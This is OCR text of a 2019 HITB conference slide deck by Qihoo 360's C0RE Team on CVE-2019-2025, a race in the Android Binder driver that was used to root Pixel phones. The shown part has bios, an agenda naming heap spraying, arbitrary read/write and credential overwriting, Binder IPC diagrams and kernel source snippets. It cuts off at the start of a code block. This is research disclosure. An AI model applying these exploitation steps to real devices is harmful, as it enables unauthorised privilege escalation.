Android Binder: The Bridge To Root

Hongli Han(@hexb1n), Mingjian Zhou(@Mingjian_Zhou)
C0RE Team, Qihoo 360

HITBSecConf2019 - Amsterdam

About us

Hongli Han(@hexb1n)

- Security researcher at C0RE Team of Qihoo 360 Inc
- Focus on AOSP&KERNEL bug hunting and exploitation

Mingjian Zhou(@Mingjian_Zhou)


- Security researcher focusing on mobile security at C0RE Team of Qihoo 360 Inc
- Lead member of C0RE Team

About CORE Team

- A security-focused group started in mid-2015
- Focus on the Android/Linux platform security research, aim to discover zero-day vulnerabilities, develop proof-of-concept and exploit
- 200+ public CVEs for AOSP and Linux Kernel currently
- “Android top research team 2017” for submitting high quality reports to Android VRP

What is Binder

- Binder is an Android-specific interprocess communication mechanism, and remote method invocation system.
  - Implemented as a driver in the kernel "/dev/binder"
  - Used for nearly everything that happens across processes in the core platform
  - Also, accepted in the main linux kernel 3.19 in Feb 2015



- One of the most attractive attack surface on Android

Our work around Binder Driver

- Research on the Binder Driver
  - Analyze the possible attack surface
  - Code audit and smart fuzz
- Find multiple bugs and exploit them to gain SYSTEM & ROOT privilege
  - CVE-2019-2025
  - Android ID 112767437
  - …

Our work around Binder Driver

Android Security Acknowledgements

The Android Security Team would like to thank the following people and parties for helping to improve Android security. They have done this either by finding and responsibly reporting security vulnerabilities through the AOSP bug tracker Security bug report template or by committing code that has a positive impact on Android security, including code that qualifies for the Patch Rewards program.

2019

Starting in 2018 and continuing in 2019, the security acknowledgements are listed by month. In prior years, acknowledgements were listed together.

March

Researchers	CVEs
Adrian Tang of Columbia University (CLKSCREW paper)	CVE-2017-8252
Chong Wang (weibo.com/csddl) of Chengdu Security Response Center, Qihoo 360 Technology Co. Ltd.	CVE-2019-2021
Hongli Han (@hexb1n) and Mingjian Zhou (周明建) (@Mingjian_Zhou) of C0RE Team	CVE-2019-2025

Detail how we ROOT the latest Pixel 3xl, Pixel 2xl and Pixel with this single vulnerability.


Agenda


- The CVE-2019-2025
  - IPC through Binder driver
  - The imperfect protection of the “binder_buffer” object
  - The “all-round vulnerability” in theoretically
- Theory to Practice
  - Stable DoS to Memory corruption: Bypass “BUG_ON()” checks
  - The Baits: how to trigger this vulnerability stably
  - Info leaks
  - Heap spraying skills
  - How to arbitrary write with arbitrary data
  - How to arbitrary read
- Weaponized—How to ROOT the Pixel serials
  - Attack the “f_cred” to ROOT directly
  - KSMA Attack
- Conclusion

Agenda


- The CVE-2019-2025
  - IPC through Binder driver
  - The imperfect protection of the “binder_buffer” object
  - The “all-round vulnerability” in theoretically
- Theory to Practice
  - Stable DoS to Memory corruption: Bypass “BUG_ON()” checks
  - The Baits: how to trigger this vulnerability stably
  - Info leaks
  - Heap spray skills
  - How to arbitrary write with arbitrary data
  - How to arbitrary read
- Weaponized—How to ROOT the Pixel serials
  - Attack the “f_cred” to ROOT directly
  - KSMA Attack
- Conclusion


IPC through Binder driver





IPC through Binder driver
client
Binder driver
server
BC_TRANSACTION
BR_REPLY
BR_TRANSACTION
BC_REPLY
reply data
user_ptr
kern_ptr
reply data
reply data
…
…
reply data
…
user_ptr = (void *)(kern_ptr + alloc->user_buffer_offset)
166 /**
167 * binder_alloc_get_user_buffer_offset() - get offset between kernel/user addrs
168 * @alloc: binder_alloc for this proc
169 *
170 * Return: the offset between kernel and user-space addresses to use for
171 * virtual address conversion
172 */
173 static inline ptrdiff_t
174 binder_alloc_get_user_buffer_offset(struct binder_alloc *alloc)
175 {
…
184 return alloc->user_buffer_offset;
185 }
Linux version 4.9.96-g641303d-ab5108637



IPC through Binder driver
client
BC_TRANSACTION
BR_REPLY
Binder driver
BR_TRANSACTION
BC_REPLY
reply data
server
1. apply a "binder_buffer buffer" object
2. copy the reply data to "buffer->data"
struct binder_buffer {
...
void* data;
};
struct binder_buffer:
describe the buffer used for binder transaction


IPC through Binder driver
client
Binder driver
server
BC_TRANSACTION
BR_REPLY
BC_FREE_BUFFER
BR_TRANSACTION
BC_REPLY
reply data
user_ptr
kern_ptr
struct binder_buffer {
...
void* data;
};
Free buffer and related binder_buffer object:
1. user_ptr --> kern_ptr
2. kern_ptr (buffer->data) --> binder_buffer object

Agenda

- The CVE-2019-2025
  - IPC through Binder driver
  - The imperfect protection of the "binder_buffer" object
  - The "all-round vulnerability" in theoretically
- Theory to Practice
  - Stable DoS to Memory corruption: Bypass "BUG_ON()" checks
  - The Baits: how to trigger this vulnerability stably
  - Info leaks
  - Heap spraying skills
  - How to arbitrary write with arbitrary data
  - How to arbitrary read
- Weaponized—How to ROOT the Pixel serials
  - Attack the "f_cred" to ROOT directly
  - KSMA Attack
- Conclusion

The imperfect protection of the “binder_buffer” object



What happened, if client tries to free the reply buffer while server is doing BC_REPLY?
Is there an effective protection?

The imperfect protection of the “binder_buffer” object

```c
static void binder_transaction(struct binder_proc *proc,
                struct binder_thread *thread,
                struct binder_transaction_data *tr, int reply,
